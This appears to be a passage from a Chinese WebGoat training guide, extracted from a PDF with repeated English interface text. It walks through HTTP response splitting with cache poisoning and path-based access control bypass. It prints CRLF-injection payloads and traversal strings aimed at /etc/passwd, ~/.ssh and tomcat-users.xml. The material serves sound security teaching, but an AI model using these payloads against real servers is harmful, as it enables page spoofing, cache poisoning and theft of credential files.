
利用以上特征，接下来您可以尝试使用如下字符串：

```
foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2047%0d%0a%0d%0a<html>Hacked J</html>
```


```
Foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 47


<html>Hacked J</html>
```




HTTP 拆分攻击




HTTP 响应




第二次 HTTP 请求



第二次 HTTP 响应



HTTP 拆分攻击成功。
此时单击浏览器【后退】。



步骤一完成。
现在您已经知道如何进行 HTTP 拆分攻击了。您可以使用这个技术发起一次缓存污染攻击。

缓存污染要求篡改 HTTP 头中的 Last-Modified 字段。必须将字段修改为当前时间以后的某个时间，如：2039 年 6 月 4 日。


再次修改 HTTP 数据包，插入如下代码并提交：

```
foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aLast-Modified:%20Mon,%2027%20Oct%202060%2014:50:18%20GMT%0d%0aContent-Length:%2047%0d%0a%0d%0a<html>Hacked J</html>
```

Fooba
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 27 Oct 2060 14:50:18 GMT
Content-Length: 47

<html>Hacked J</html>



OK，看到以上提示说明您已经过关了。

2.2 访问控制缺陷（Access Control Flaws）

2.2.1 使用访问控制模型（Using an Access Control Matrix）

2.2.1.1 技术概念或主题（Concept / Topic To Teach）

在一个基于角色的访问控制方案中，角色代表了一组访问权限和特权。一个用户可以被分配一个或多个角色。一个基于角色的访问控制方案通常有两个部分组成：角色权限管理和角色分配。一个被破坏的基于角色的访问控制方案可能允许用户执行不允许他/她的被分配的角色，或以某种方式允许特权升级到未经授权的角色角色的访问。

2.2.1.2 技术原理 (How It works)


无。

2.2.1.3 总体目标 (General Goals)

每个用户都是角色的成员，每个角色只允许访问那些特定的资源。您的目标是浏览本站管理所使用的访问控制规则。只有“Admin”组才能够访问“帐号管理”资源。

2.2.1.4 操作方法 (Solutions)

先选择一个用户，再选择一个资源，然后点击【Check Access】，出现页面如下图所示：



Using an Access Control Matrix

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

[Solution Videos](#) [Restart this Lesson](#)

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

*** User Moe [Public] was allowed to access resource Public Share**

Change user:

Select resource:

红色字体所显示的意思是：公用用户 Moe 对资源 Public Share 有访问权限。接下来，保持用户不变，即 Change user 选项仍是 Moe，在 Select resource 选项中选中下一个资源 Time Card Entry，然后仍然是点击【Check Access】，出现页面如下所示：

Using an Access Control Matrix

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

[Solution Videos](#)

[Restart this Lesson](#)

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

*** User Moe [Public] did not have privilege to access resource Time Card Entry**

Change user:

Select resource:

此时红色字体提示的意思是：公用用户 Moe 不具有对资源 Time Card Entry 的访问权限。依照上述方法直到检测到如下提示时：

Using an Access Control Matrix

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

[Solution Videos](#)

[Restart this Lesson](#)

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

*** Congratulations. You have successfully completed this lesson.**
*** User Larry [User, Manager] was allowed to access resource Account Manager**

Change user:

Select resource:

当显示“用户 Larry 对资源 Account Manager 具有访问权限时”，本课程完成。

2.2.2 绕过基于路径的访问控制方案（Bypass a Path Based Access Control Scheme）

2.2.2.1 技术概念或主题（Concept / Topic To Teach）

在一个基于路径的访问控制方案中，攻击者可以通过提供相对路径信息遍历路径。因此，攻击者可以使用相对路径访问那些通常任何人都不能直接访问或直接请求就会被拒绝的文件。


2.2.2.2 技术原理（How It works）

大多数操作系统允许在路径中使用某些特征字符，如：

```
/etc/passwd
~/.ssh
./configure
../../../../etc/passwd
c:\boot.ini
.\test.txt
..\..\boot.ini
file:///c:\boot.ini
c:\test~1.txt
```


2.2.2.3 总体目标（General Goals）

用户“user”能够访问 lesson_plans/English 目录下所有文件。您需要尝试突破访问控制策略，访问不在下列清单中的文件。选中一个文件后，单击【View File】按钮 WebGoat 会给出该文件能否被访问的提示信息。一个有趣并值得尝试的是访问 Tomcat 的配置文件，一般是“tomcat/conf/tomcat-users.xml”。注意：该文件的位置取决于您正在使用的 WebGoat 版本和环境。




2.2.2.4 操作方法 (Solutions)

选中“Choose the file to view”列表下的任何一个文件，然后点击【View File】，用WebScarab工具截获向服务器发送的请求，如图所示：




在上图中 File 的 Value 值就是想要访问的文件名，修改此处，改为 tomcat\conf\tomcat-users.xml

注意：文件的路径。如下图所示：



完成数据篡改后，单击【Accept changes】即可。在页面出现如下所示，则表示攻击成功。



The screenshot shows the WebGoat interface. On the left, there is a sidebar with a 'MATRIX' section containing a green checkmark and the text 'Bypass a Path Based Access Control Scheme'. Below this, it lists 'LAB: Role Based Access Control' and four stages: 'Stage 1: Bypass Business Layer Access Control', 'Stage 2: Add Business Layer Access Control', 'Stage 3: Bypass Data Layer Access Control', and 'Stage 4: Add Data Layer Access Control'. The main content area displays a message: 'selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml'. Below this, there are three lines of red text: '* Congratulations! Access to file allowed', '* ==> F:\WebGoat-5.3_RC1\tomcat\conf\tomcat-users.xml', and '* Congratulations. You have successfully completed this lesson.'. Further down, it shows 'Current Directory is: F:\WebGoat-5.3_RC1\tomcat\webapps\webgoat\lesson_plans\English' and 'Choose the file to view:' with a dropdown menu showing 'AccessControlMatrix.html' and 'BookData.html'.

2.2.2.5 特别说明（Special Explanations）

笔者使用的 OWASP 虚拟机（OWASP Broken Web Apps VM v1.0）中，tomcat 用户配置文件路径为：

```
/etc/tomcat6/tomcat-users.xml
```

因此 WebScarab 中填写的相对路径为：

```
../../../../../../../../../../../../../../../../etc/tomcat6/tomcat-users.xml
```

Windows 环境下路径分割符为：“\”。

2.2.3 基于角色的访问控制（LAB: Role Based Access Control）

